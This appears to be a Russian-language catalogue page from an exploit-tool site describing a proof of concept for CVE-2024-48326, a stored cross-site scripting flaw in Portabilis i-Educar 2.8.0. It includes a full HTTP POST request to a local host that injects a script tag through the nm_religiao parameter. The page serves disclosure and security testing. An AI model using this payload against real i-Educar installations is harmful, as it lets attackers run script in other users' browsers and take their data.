
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-48326 — Доказательство концепции эксплуатации уязвимости хранимого межсайтового скриптинга (XSS) в Portabilis i-Educar v2.8.0 через параметр nm_religiao, позволяющее неаутентифицированное удалённое внедрение JavaScript. | Kitploit
Инструменты/GitHubGitHub/fabiobsj/cve-2024-48326
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на Проникновение
GitHubfabiobsj/cve-2024-48326

CVE-2024-48326

Доказательство концепции эксплуатации уязвимости хранимого межсайтового скриптинга (XSS) в Portabilis i-Educar v2.8.0 через параметр nm_religiao, позволяющее неаутентифицированное удалённое внедрение JavaScript.

Репозиторий
242 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    350
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    283

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2024-48326

Описание: Portabilis i-Educar v2.8.0 уязвима к межсайтовому скриптингу (XSS) через параметр nm_religiao в POST-запросе к /intranet/educar_religiao_cad.php, который также срабатывает в GET-запросе к /intranet/educar_religiao_lst.php?busca=S&nm_religiao=. Это позволяет неаутентифицированному удалённому злоумышленнику внедрять вредоносный JavaScript, который будет выполнен при просмотре данных, что потенциально может привести к несанкционированным действиям или утечке данных.

Версии: Обнаружена в Portabilis i-Educar 2.8.0.

Доказательство концепции

Детали уязвимости

Проблема возникает в параметре nm_religiao файла educar_religiao_cad.php, что позволяет сохранять несанитизированный пользовательский ввод и впоследствии выполнять его как JavaScript при загрузке страницы.

Затронутый компонент:

Параметр nm_religiao в /intranet/educar_religiao_cad.php не выполняет надлежащую санитизацию пользовательского ввода, что приводит к сохранённому XSS. Когда злоумышленник внедряет JavaScript, он выполняется при каждом обращении к данным.

Пример манипуляции:

POST /intranet/educar_religiao_cad.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/intranet/educar_religiao_cad.php
Cookie: i_educar_session=1eqkHtEgzh7xrusxYcQ3AkZeRRjRMJlhTtib1n8J
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

tipoacao=Novo&cod_religiao=&nm_religiao=<script>alert("CVE")</script>


Шаги для воспроизведения

  • Ввод
  • Срабатывание
Скачать инструмент





